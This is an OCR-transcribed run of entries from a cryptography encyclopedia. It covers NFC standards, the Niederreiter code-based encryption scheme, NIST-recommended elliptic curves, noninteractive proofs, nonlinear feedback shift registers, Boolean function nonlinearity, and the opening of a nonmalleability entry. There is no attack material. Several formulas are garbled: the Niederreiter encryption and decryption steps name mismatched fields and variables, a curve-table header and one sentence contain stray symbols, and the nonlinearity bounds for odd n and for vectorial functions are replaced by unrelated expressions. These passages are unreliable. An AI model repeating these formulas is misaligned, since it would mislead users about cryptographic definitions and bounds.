S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_295

NFC

Marc Vauclair[12] ✉
(12) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Synonyms

Near field communication

Definition

NFC is a standardized wireless peer-to-peer communication technology between inductive coupled devices. NFC operates typically within about 10 cm, in the 13.56 MHz band and with a data transfer rate of either 106, 212 or 424 Kbit/s.


Background

NFC was standardized for the first time in 2002.

The “Near Field” in “Near Field Communication” refers to the near field of an electromagnetic field near an antenna. The near field is within a sphere around the antenna with a radius small when compared to the wavelength.

Theory

Given two devices A and B, where Device A is an NFC device, Device B can be among others another NFC device, an ISO/IEC 14443 compliant device or an ISO/IEC 15693 compliant device.



Device A can be either passive or active. When Device A is active, it uses its own RF field to communicate with Device B; in this case if Device B is active as well, Device A can be either the initiator or the target. If Device A is passive, it uses the RF field of Device B to communicate; in this case, Device B is always the initiator and Device A is the target. A target device can answer to an initiator by either load-modulating the field of the initiator (passive mode) or by modulating its own field (active mode).

An NFC device must be able to be either the initiator or the target. This enables the peer-to-peer communication model. This is one of the characteristics that distinguish NFC devices from, for example, ISO/IEC 14443 compliant devices.

Three major NFC use cases can be built on top of NFC active/passive modes:

- Peer-to-peer communication: the NFC device communicates with another NFC device (i.e., both devices perform the role of initiator and target depending on the data communication between the two devices). In this case, one of the NFC devices can be passive while the other is active.
- Card emulation: the NFC device emulates the behavior of a wireless card like, for example, an ISO/IEC 14443 Type A card. In this case, the NFC device is passive.
- Reader emulation: the NFC device emulates the behavior of a wireless reader like, for example, a reader for ISO/IEC 14443 Type A cards. In this use case, the NFC device is active.

[ISO/IEC 18092] defines the physical layer (i.e., the RF field characteristics and the encodings; [ISO/IEC 22536] defines the RF field test methods) and the NFCIP-1 transport layer for NFC devices ([ISO/IEC

23917] defines the protocol test methods). [ISO/IEC 21481] defines NFCIP-2 that brings the interoperability within NFC devices ([ISO/IEC 18092]), proximity cards (Proximity Card entry), and vicinity cards (Vicinity Card entry). NFC Wired Interface (NFC-WI; ECMA International 2006) defines one possible interface between an NFC front end and an NFC-enabled secure element.

NFC Forum ([NFC Forum]) has standardized the data exchange formats (NDEF; NFC Data Exchange Format), different types of NFC tags (Type 1, 2, 3, and 4 tags), the record data type (RTD, Record Type Definition), and several instances of the RTD like the Smart Poster RTD.

Although NFC is intrinsically secure for some use cases due to its short range, additional security services have been defined and standardized (NFC-SEC; [ISO/IEC 13157] and [ISO/IEC 13158]). The NFC-SEC services allow the establishment of a secure channel between two NFC compliant devices where all data exchanged on the air interface are encrypted (confidentiality and integrity).

Applications

NFC has many applications out of which the following few examples:

- Data exchange like visit cards, agenda entries synchronization, etc., between two NFC enabled devices (e.g., a mobile phone and a laptop or between two mobile phones) in a peer-to-peer fashion
- NFC for configuration, initialization, and pairing of Bluetooth devices, Wi-Fi devices, or Wireless USB devices
- NFC in mobile phones for contactless payment (in this case, the mobile phone acts like a credit/debit payment card) or for automated fare collection (in this case, the mobile phone acts like a transportation ticket)
- NFC in smart posters

Open Problems and Future Directions

Currently, the standard bodies are progressing in the definition of the interfaces between the Contactless Front End (CLF) and the Baseband Controller.

Efforts are undertaken to harmonize the several NFC standards.

Cross-References

Proximity Card
Vicinity Card

Recommended Reading

ECMA International (2003) ECMA-352 near field communication interface and protocol -2 (NFCIP-2), 1st edn. ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693)

ECMA International (2004a) ECMA-340 near field communication interface and protocol (NFCIP-1), 2nd edn. ECMA-340 standardizes NFCIP-1, the NFC physical layer (RF Interface) and the NFC transport layer (protocol activation and data interchange format). This standard is harmonized with ISO/IEC 18092:2004

ECMA International (2004b) ECMA-356 NFCIP-1 – RF interface test methods, 1st edn. ECMA-356 standardizes the RF test methods for NFC ECMA-340

ECMA International (2005) ECMA-362 NFCIP-1 – Protocol test methods, 2nd edn. ECMA-362 standardizes the NFC protocol test methods for NFC ECMA-340

ECMA International (June 2006) ECMA-373 Near Field Communication Wired Interface (NFC-WI), 1st edn. ECMA-373 standardizes the wired interface between an NFC front-end and a NFC transceiver

ECMA International (2008a) ECMA-385 NFC-SEC: NFCIP-1 Security Services and Protocol, 1st edn. ECMA-385 standardizes a generic secure channel service and a generic shared secret service (with the corresponding protocol elements on top of NFCIP-1) for NFC devices. ECMA-386 is an example of an instantiation of ECMA-385 using ECDH and AES

ECMA International (December 2008b) ECMA-386 NFC-SEC-01: NFC-SEC Cryptography Standard using ECDH and AES, 1st edn. ECMA-386 is an instantiation of the ECMA-385 standard where the cryptographic primitives used are ECDH and AES

Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester [zbMATH]

[ISO/IEC 13157] See [ECMA-385]

[ISO/IEC 13158] See [ECMA-386]

[ISO/IEC 18092] See [ECMA-340]

[ISO/IEC 21481] See [ECMA-352]

[ISO/IEC 22536] See [ECMA-356]

[ISO/IEC 23917] See [ECMA-362]

[NFC Forum] NFC Forum, http://www.nfc-forum.org/home. The NFC Forum is a nonprofit industry association (manufacturers, application developers, financial institutions, etc.) that fosters the NFC technology by among others promoting the interoperability of NFC devices and the ubiquitous use of NFC in PCs, mobile devices, and consumer electronics devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300643

NFS

Number Field Sieve for Factoring

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300644

NIDS

Network Intrusion Detection System

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_385

Niederreiter Encryption Scheme

Nicolas Sendrier[13] ✉
(13) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

The Niederreiter PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a syndrome of an error pattern relatively to a parity check matrix of some linear code. Only the legal user, who knows the hidden algebraic structure of this code, can recover the error pattern, the cleartext, from the syndrome.

Theory

The system was introduced by Harald Niederreiter in 1986. Its security is, as for the McEliece public-key cryptosystem, related to difficult algorithmic problems of algebraic coding theory. It has the same advantages (efficient encryption and decryption) and drawbacks (public-key size, information rate) as the McEliece system. The block size, however, is smaller.

General Idea

The cryptogram is a linear combination of t columns of a parity check matrix $H \in \mathbf{F}_q^{r\times n}$ of some linear code C of length n and dimension $k = n - r$ over $\mathbf{F}_q$, the finite field with q elements. If the code C has a minimum distance at least $2t + 1$, then any cryptogram corresponds to at

most one linear combination of t columns. Recovering this (unique) linear combination from a given cryptogram is precisely as hard as decoding t errors in the code C. The matrix H is public, but only the legal user of the system has the knowledge of the decoding procedure.

Description

Let $\mathcal{L}$ be a family of q-ary linear codes of length n and dimension k ($r = n-k$ the codimension) for which a t-error correcting procedure is known.

- *Key generation*. The legal user picks randomly and uniformly a code C in the family $\mathcal{L}$. Let H_0 be a parity check matrix of C. The public key is equal to $H = SH_0P$ where S a random $r \times r$ non-singular q-ary matrix and P a random $n \times n$ permutation matrix.
- *Encryption*. The cleartext is a word x of $\mathbb{F}_{p^2}$ of Hamming weight t. The ciphertext is a word of $\mathbb{Z}_q^*$ equal to xH^T.
- *Decryption*. The cleartext is recovered by solving, given $e \in \mathbb{F}_q^n$, the equation $s = xH^T$ with x of Hamming weight t. This is precisely the same thing as decoding t errors in C.

H. Niederreiter gave several proposition for the family $\mathcal{L}$ including Reed–Solomon codes and concatenated codes (broken in (Sidel'nikov and Shestakov 1992; Sendrier 1998), respectively), and binary Goppa codes, in which case the security is equivalent to the McEliece encryption scheme (Li et al. 1994).

Practice and Security

The security reduction and the best attacks are exactly as for the McEliece encryption scheme. No public efficiency-oriented implementation exists to our knowledge. Such an implementation would require, in particular, the efficient encoding of constant weight words (Sendrier 2005). Compared with the McEliece scheme, the cost per byte is likely to be lower for encryption and higher for decryption (Table 1).

Niederreiter Encryption Scheme, Table 1 Some parameters for the Niederreiter system with binary Goppa codes

(m, t)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	500	352	770	252	480
Cleartext bits	284	233	435	186	320
Information rate	0. 57	0. 66	0. 57	0. 74	0. 67
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ anddimension $k = n - mt$. The security is the logarithm in base 2 of a lower bound (Finiasz and Sendrier 2009) for the cost of thebest decoding attack

Cross-References

McEliece Public Key Cryptosystem

Recommended Reading

Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009, Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105
[zbMATH]

Li YX, Deng RH, Wang XM (1994) On the equivalence of McEliece's and Niederreiter's public-key cryptosystems. IEEE Trans Inf Theory 40(1):271–273
[MathSciNet][zbMATH]

Niederreiter H (1986) Knapsack-type cryptosystems and algebraic coding theory. Probl Contr Inf Theory 15(2):157–166
[MathSciNet][zbMATH]

Sendrier N (1998) On the concatenated structure of a linear code. AAECC 9(3):221–242
[MathSciNet][zbMATH]

Sendrier N (2005) Encoding information into constant weight words. In: IEEE conference, ISIT 2005. Adelaide, pp 435–438
[zbMATH]

Sidel'nikov VM, Shestakov SO (1992) On cryptosystem based on generalized Reed-Solomon codes. Discret Math (in russian) 4(3):57–63
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_255

NIST Elliptic Curves

Darrel Hankerson[14] ✉ and Alfred Menezes[15] ✉
(14) Department of Mathematics, Auburn University, Auburn, AL, USA
(15) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

The NIST elliptic curves are a set of curves from the SP 800-186 standard that are recommended for US government use.

Background

Compared with public-key schemes where security is based on the *discrete logarithm problem* or the *integer factorization problem*, elliptic curve keys can be significantly shorter at a given security level. Table 1 is an abbreviated summary of comparable strengths given in SP 800-57 (2016) for various security mechanisms. In the table, “security level” of a symmetric-key encryption scheme is understood to mean a lower bound on the number of operations in the fastest known attack on that scheme. For example, an idealized symmetric-key encryption scheme with keys of bitlength 128 would have a security level of 128 and would require approximately 2^{128} operations to uncover a secret key via exhaustive

search. Also, “security level” of a hash function is the number of operations to find a collision using a generic collision-finding algorithm.

NIST Elliptic Curves, Table 1 Equivalent security levels

Security level	Symmetric-key encryption	Hash function	FFC or IFC[a]	ECC[b]
80	2-key Triple-DES[c]	SHA-1[d]	1024	160
112	3-key Triple-DES	SHA-224	2048	224
128	AES-128	SHA-256	3072	256
192	AES-192	SHA-384	7680	384
256	AES-256	SHA-512	15360	512

[a] “FFC” denotes methods where the basis for security is the DLP on finite fields, while “IFC” includes RSA and other mechanisms where security is based on the integer factorization problem. In both cases, the size is the bitlength of the modulus

[b]The size is the bitlength of the order of the elliptic curve base point

[c]No attack on 2-key Triple-DES is known that takes fewer than 2^{80} operations

[d]SHA-1 has a security level of 63 bits

The comparable strengths listed in the table are necessarily estimates, based on current knowledge of the specific algorithms and the state of the art in attacks on integer factorization and other problems. Nonetheless, the increasing parameter sizes required at higher security levels for traditional mechanisms in the column marked “FFC or IFC” are a significant factor in the choice of ECC for many applications.

Application

In FIPS 186-4 (FIPS 186-4, 2013), NIST recommended 15 elliptic curves of varying security levels for US government use. The curves are of three types: randomly selected elliptic curves over a prime field, randomly selected elliptic curves over a binary (characteristic two) field, and *Koblitz elliptic curves* over a binary field. Some of the selection criteria and parameters are described here; see FIPS 186-4 (2013) for details.

In SP 800-186 (SP 800-186, 2019), NIST added two Montgomery elliptic curves (Curve 25519 and Curve448) to the list of 15 elliptic curves from FIPS 186-4. The points on Curve25519 and Curve448 can be represented in *Edwards coordinates*. In SP 800-186 (2019) it is stated that the ten curves over binary fields are now deprecated.

Table 2 lists the 17 NIST-recommended elliptic curves from SP 800-186 (2019). The curve parameters were chosen so that the corresponding elliptic curve groups have order *h* times a prime (*h* is called the cofactor).

NIST Elliptic Curves, Table 2 NIST-recommended curves

Curve name	Prime p	Defining equation $\mathcal{NL}(f)$	Cofactor	Security level
P-192	$2^{192} - 2^{64} - 1$	$Y^2 = X^3 - 3X + b$	1	80
P-224	$2^{224} - 2^{96} + 1$	$Y^2 = X^3 - 3X + b$	1	112
P-256	$2^{256} - 2^{224} + 2^{192} + 2^{96} - 1$	$Y^2 = X^3 - 3X + b$	1	128
P-384	$2^{384} - 2^{128} - 2^{96} + 2^{32} - 1$	$Y^2 = X^3 - 3X + b$	1	192
P-521	$2^{521} - 1$	$Y^2 = X^3 - 3X + b$	1	256
Curve25519	$2^{255} - 19$	$Y^2 = X^3 + 486662X^2 + X$	8	128
Curve448	$2^{448} - 2^{224} - 1$	$Y^2 = X^3 + 156326X^2 + X$	4	224
Curve name	Reduction polynomial f(z)	Defining equation over $\mathbb{F}_{2^m}$	Cofactor	Security level
K-163	$z^{163} + z^7 + z^6 + z^3 + 1$	$Y^2 + XY = X^3 + X^2 + 1$	2	80
K-233	$z^{233} + z^{74} + 1$	$Y^2 + XY = X^3 + 1$	4	112
K-283	$z^{283} + z^{12} + z^7 + z^5 + 1$	$Y^2 + XY = X^3 + 1$	4	128
K-409	$z^{409} + z^{87} + 1$	$Y^2 + XY = X^3 + 1$	4	192
K-571	$z^{571} + z^{10} + z^5 + z^2 + 1$	$Y^2 + XY = X^3 + 1$	4	256
B-163	$z^{163} + z^7 + z^6 + z^3 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	80
B-233	$z^{233} + z^{74} + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	112
B-283	$z^{283} + z^{12} + z^7 + z^5 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	128
B-409	$z^{409} + z^{87} + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	192
B-571	$z^{571} + z^{10} + z^5 + z^2 + 1$	$Y^2 + XY = X^3 + X^2 + b$	2	256

For the curves over $\left|/\right.$, the primes p are Mersenne-like and chosen to allow fast reduction of integers modulo p. Two curves $Y^2 + XY = X^3 + aX^2 + b$ at each security level are chosen in the binary case, Koblitz and random. The Koblitz curves have $a \in \{0, 1\}$ and $b = 1$, which allow significant acceleration in point multiplication algorithms by replacing doubling with an inexpensive operation. (*Point halving* techniques have similar features, applying to a wider selection of curves but offering less acceleration.) The representation $\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ determined by the irreducible polynomial $f(z) = z^m + r(z)$ permits fast reduction due to the small number of terms and possibly the relatively low degree of r. The random prime and binary curves are "random" in the sense that curve parameter b can be independently verified as the output of a certain hashing procedure.

References

FIPS 186-4 (2013) Digital signature standard (DSS). Federal information processing standards publication 186-4, National Institute of Standards and Technology

SP 800-57 (2016) Recommendation for key management – part 1: general (Revision 4) NIST Special Publication 800-57, Jan 2016

SP 800-186 (2019) Recommendations for discrete logarithm-based cryptography: elliptic curve domain parameters. NIST Special Publication 800-186, draft, Oct 2019

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_8

Noninteractive Proof

Berry Schoenmakers[16] ✉
(16) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A *noninteractive proof* may be viewed as a variation of an interactive proof (Goldreich 2001), with two differences. Firstly, the interaction between the prover and the verifier is limited to the exchange of a *single* message, which is sent by the prover to the verifier. Secondly, both the prover and the verifier are given access to a random bit string from some given distribution, referred to as the *common reference string*. Intuitively, the common reference string provides a way to challenge the prover (even though the verifier is not allowed to send any message to the prover).

A noninteractive zero-knowledge proof, as introduced in (Blum et al. 1991, 1988), is a noninteractive proof satisfying the zero-knowledge property. In this case, the zero-knowledge property holds if it is possible to efficiently generate *both* the common reference string and a (valid) noninteractive zero-knowledge proof.

References

Blum M, Feldman P, Micali S (1988) Non-interactive zero-knowledge and its applications. In: Proceedings of the 20th ACM symposium on the theory of computing, pp 103–112 [zbMATH]

Blum M, De Santis A, Micali S, Persiano G (1991) Non-interactive zero-knowledge proof systems. SIAM J Comput 20(6):1084–1118 [MathSciNet][zbMATH]

Goldreich O (2001) Foundations of cryptography—basic tools. Cambridge University Press, Cambridge
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300645

Nonintrusive Authentication

Frictionless User Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_361

Nonlinear Feedback Shift Register

Caroline Fontaine[17] ✉
(17) Lab-STICC/CID and Telecom Bretgane/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France


✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

Feedback Shift Registers (FSRs) are the basic components of many keystream generators used in stream ciphers. Each time the system is clocked, the internal state is shifted right, outputing one symbol, and the new left bit is computed from the previous state by a function f. The Linear Feedback Shift registers (LFSRs) use a linear function f, and are the most commonly used and studied. The Nonlinear Feedback Shift Registers (NLFSRs) use a nonlinear function f.

Background

NLFSRs can be viewed as finite state automata, as depicted in Fig. 1.



Nonlinear Feedback Shift Register, Fig. 1 A nonlinear feedback shift register

The feedback bit is computed as $s_{t+1} = f(s_t, \ldots, s_{t-L+1})$, where f can be any function in L variables. According to implementation purposes, the most useful case is the binary case, in which each cell contains a bit, and f is a Boolean function. Each time the system is clocked, the internal bits are shifted, $s_t{}_{-L+1}$ being output; the new left bit is s_{t+1}.

Example

Consider a quite simple example of such an NLFSR, with $L = 3$, the *feedback function* $f(s_t, s_{t-1}, s_{t-2}) = s_t \cdot s_{t-1} + s_t + s_{t-2}$ (in its Algebraic Normal Form, with binary operations "·"-AND and "+"-XOR) being given by the truth table provided in Fig. 2. If it is assumed that the first three bits of the sequence (constituting the initial state of the NLFSR) are $s_0 = 0$, $s_1 = 1$, $s_2 = 0$, then the sequence produced by the NLFSR is 010011010011….

s_t	s_{t-1}	s_{t-2}	$f(s_t, s_{t-1}, s_{t-2})$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	1
1	0	0	1
1	0	1	0
1	1	0	0
1	1	1	1

Nonlinear Feedback Shift Register, Fig. 2 An example of a nonlinear feedback shift register

---

Theory

It is well known that any binary sequence produced by such a register has a period that can be at most equal to 2^L, and that any periodic sequence can be produced by such a register (this comes from the fact that it is an automaton with a finite set of states—the states being given by the internal values of the register).

Sequences achieving this period are de Bruijn sequences and more precise information can be found on them in their dedicated entry.

These general registers have not been studied as much as LFSRs, and many open questions remain. Some basic information can be found in (Golomb 1982), where it is stated that if one wants the output sequence not to have a *preperiod* (i.e., the beginning part of the sequence, and that is not included in the period), f must be of the form:

$$f\left(s_t, \ldots, s_{t-L+1}\right) = g\left(s_t, \ldots, s_{t-L+2}\right) + s_{t-L+1}.$$

But there is almost no information on the properties that g must fulfill in order to obtain a good keystream as output. Some studies have been performed on the construction of only some particular de Bruijn sequences.

An important point is also to study the linear complexity of the output sequence. It is easy to understand that for a fixed length L, a (NL)FSR can produce sequences with much higher linear complexity than LFSRs. The

linear complexity of a sequence produced by a (NL)FSR of length L is upper bounded by 2^L (instead of L for a LFSR of the same length). It is also of importance to see how one can reconstruct the shortest (NL)FSR generating a given sequence. The best known algorithm for doing this is described in (Jansen 1989; Jansen and Boekee 1990); its complexity is linear in space and memory. Since there is no constraint on the degree of f in this algorithm, Jansen calls *maximum order complexity of the sequence* the length of the shortest FSR that generates it. At the same time was introduced the notion of *complexity spectrum* of a sequence, that corresponds to the sets of the lengths, indexed by k, of the shortest FSRs that generate the sequence and with feedback functions of degree at most k. It contains the linear complexity ($k = 1$), the quadratic complexity ($k = 2$), …, up to the maximum order complexity. But almost nothing is known about these quantities: how they are related, and so on. A study about the quadratic case can be found in Youssef and Gong (2000).

Applications

A stream cipher family based on NLFSRs is COS(vd) (Filiol et al. 2004).

Open Problems and Future Directions

Nonlinear Feedback Shift Registers have not been studied a lot, contrary to Linear Feedback Shift Registers. A lot of open questions remain about their characteristics and the tradeoffs they have to satisfy.

Remarks

Some other ways to use nonlinearity in the transition function of registers has been explored, where the output of the register is not necessarily the right bit, and the new internal state is not obtained through a shift, but by another kind of transition function. Such registers are no more Shift Registers. Some examples of such schemes are RC4 and the Py family (Sekar et al. 2007). Some other ways to drive nonlinear transitions has been explored, through the so-called T-functions introduced in (Klimov and Shamir 2003) and studied in some more recent papers.

Cross-References

Stream Ciphers

Recommended Reading

Filiol E, Fontaine C, Josse S (2004) The COSvd ciphers. SASC: the State of the Art of Stream Ciphers, NoE ECRYPT Workshop

Golomb SW (1982) Shift register sequences, revised edition. Aegean Park Press, Laguna Hills

Jansen CJA (1989) Investigations on nonlinear stream cipher systems: construction and evaluation methods. PhD. thesis, Technical University of Delft

Jansen CJA, Boekee DE (1990) The shortest feedback shift register that can generate a given sequence. In: Advances in Cryptology – Crypto'89, Lecture notes in computer science, vol 435. Springer, pp 90–99
[zbMATH]

Klimov A, Shamir A (2003) A new class of invertible mappings. In: Cryptographic Hardware and Embedded Systems – CHES 2002, Lecture notes in computer science, vol 2523. Springer, Berlin, pp 470–483
[zbMATH]

Sekar G, Paul S, Preneel B (2007) Related-key attacks on the Py-family of ciphers and an approach to repair the weaknesses. In: Progress in Cryptology – Indocrypt 2007, Lecture notes in computer science, vol 4859. Springer, pp 58–72
[zbMATH]

Youssef AM, Gong G (2000) On the quadratic span of binary sequences, Technical Report. University of Waterloo, CORR 2000–20

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_362

Nonlinearity of Boolean Functions

Claude Carlet[18] ✉
(18) Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Definition

Hamming distance to affine functions.

Background

Boolean functions.

Theory

The *Hamming distance* between two *n*-variable *Boolean functions* $f : F_2^n \mapsto F_2$ and $g : F_2^n \mapsto F_2$ equals the size of the set $\{x \in F_2^n / f(x) \neq g(x)\}$. The *nonlinearity* of an *n*-variable Boolean function *f* is the minimum Hamming distance between *f* and all affine functions $a \cdot x \oplus a_0 = a_1 x_1 \oplus \cdots \oplus a_n x_n \oplus a_0$ (with $a \in F_2^n;\ a_0 \in F_2$). This notion has been introduced in the 1970s (Rothaus 1976), before it was related to known (or publicly known) attacks on the cryptosystems. The nonlinearity is an affine invariant, in the sense that, if two functions *f* and *g* are such that there exists an affine automorphism *A* of F_2^n such that $g = f \circ A$, then they have same nonlinearity.

The nonlinearity of cryptographic functions must be high since the existence of affine approximations of the Boolean functions involved in a cryptosystem (a stream cipher or a block cipher) allows to build attacks on this system (Linear Cryptanalysis for Block Ciphers, Linear Cryptanalysis for Stream Ciphers, Fast Correlation Attack). The nonlinearity criterion can be quantified through the Walsh transform $\hat{f}$ (Boolean Functions):

$$\mathcal{N}L(f) = 2^{n-1} - \frac{1}{2}\max_{a \in F_2^n} |\hat{f}(a)| \tag{1}$$

Parseval's relation (Boolean Functions) implies then

$$\mathcal{N}L(f) \leq 2^{n-1} - 2^{n/2-1}. \tag{2}$$

This bound, valid for every Boolean function, is called the *covering radius bound*.

Asymptotically, almost all Boolean functions on F_2^n have nonlinearities greater than $2^{n-1} - \sqrt{n}\,2^{\frac{n-1}{2}}$.

Equality occurs in Eq. 2 if and only if $|\hat{f}(a)|$ equals $2^{n/2}$ for every vector a. The corresponding functions, with nonlinearity $2^{n-1}-2^{n/2-1}$, are called *bent*. They can exist only for even values of n because $2^{n-1} - 2^{n/2-1}$ must be an integer, and they do exist for every n even, see (Rothaus 1976). An n-variable Boolean function f is bent if and only if, for any nonzero vector $a \in F_2^n$, the Boolean function $D_a f(x) = f(x) \oplus f(x + a)$ is balanced. Thus, the n-variable bent functions are those Boolean functions satisfying the propagation criterion PC(n) (Propagation Characteristics of Boolean Functions). For every even integer n greater than or equal to 4, the algebraic degree (Boolean Functions) of any bent function on F_2^n is at most $\frac{n}{2}$.

For n odd, Inequality (Eq. 2) cannot be tight. The maximum nonlinearity of n-variable Boolean functions lies then between $O(\log^2(m))$ (which can always be achieved by functions of algebraic degree 2) and $P_S \geq 1/\sqrt{n}$. It has been shown that it equals $O(\log^2(m))$ when $n = 1, 3, 5, 7$ and is greater than $O(\log^2(m))$ for every odd $n \geq 9$.

Bent functions being not balanced (i.e., their output values being not uniformly distributed), they are improper for use in most cryptosystems. For this reason, it is necessary to study the maximum nonlinearity of balanced functions. But this value is unknown for any $n \geq 8$.

The covering radius bound can be improved when we restrict ourselves to sub-classes of functions. There exists a nontrivial upper bound on the nonlinearity of resilient functions: their nonlinearity is upper bounded by $2^{n-1} - 2^{m+1}$ (Correlation Immune and Resilient Boolean Functions, for more details).

A notion of nonlinearity of mappings from F_2^n to F_2^n also exists: the nonlinearity of such function *F* is the minimum nonlinearity of all the nonzero linear combinations of the coordinate functions of *F*. It is upper bounded by $O(\log^2(m))$ for every function *F* (cf. Chabaud and Vaudenay 1995). This bound is tight for every odd *n*; the functions which achieve it are called *Almost bent*.

Cross-References

Boolean Functions
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Chabaud F, Vaudenay S (1995) Links between differential and linear cryptanalysis. In: Advances in cryptology EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, New York, pp 356–365
[zbMATH]

Rothaus OS (1976) On bent functions. J Comb Theory A 20:300–305
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_149

Nonmalleability

Cynthia Dwork[19] ✉
(19) Microsoft Research, Mountain View, CA, USA

✉ **Cynthia Dwork**
Email: dwork@microsoft.com

Background

Nonmalleability was first defined and explored by Dolev et al. (2000), who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in (De Santis et al. 2001; Lindell 2003; Sahai 1999). The first practical nm-cca-post cryptosystem is due to Cramer and Shoup (Cramer and Shoup 1998), and is based on the Decisional Diffie–Hellman assumption (see (Cramer and Shoup 2002) for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable commitment schemes and zero-knowledge proofs (Barak 2002). Relaxed versions of nonmalleable commitment, some in a model in which the sender and the receiver have access to a shared guaranteed-random string or other public parameters, have also been explored (see, e.g., Di Crescenzo et al. 1998; Di Crescenzo et al. 2001; Fischlin and Fischlin 2000).

Theory

Nonmalleability by Example. In describing the security offered by a cryptographic primitive, one must specify both what it means to break the primitive and what is the power of the adversary. *Nonmalleability* lies in the first category. For concreteness, focus on the problem of public-key encryption against a passive eavesdropper.

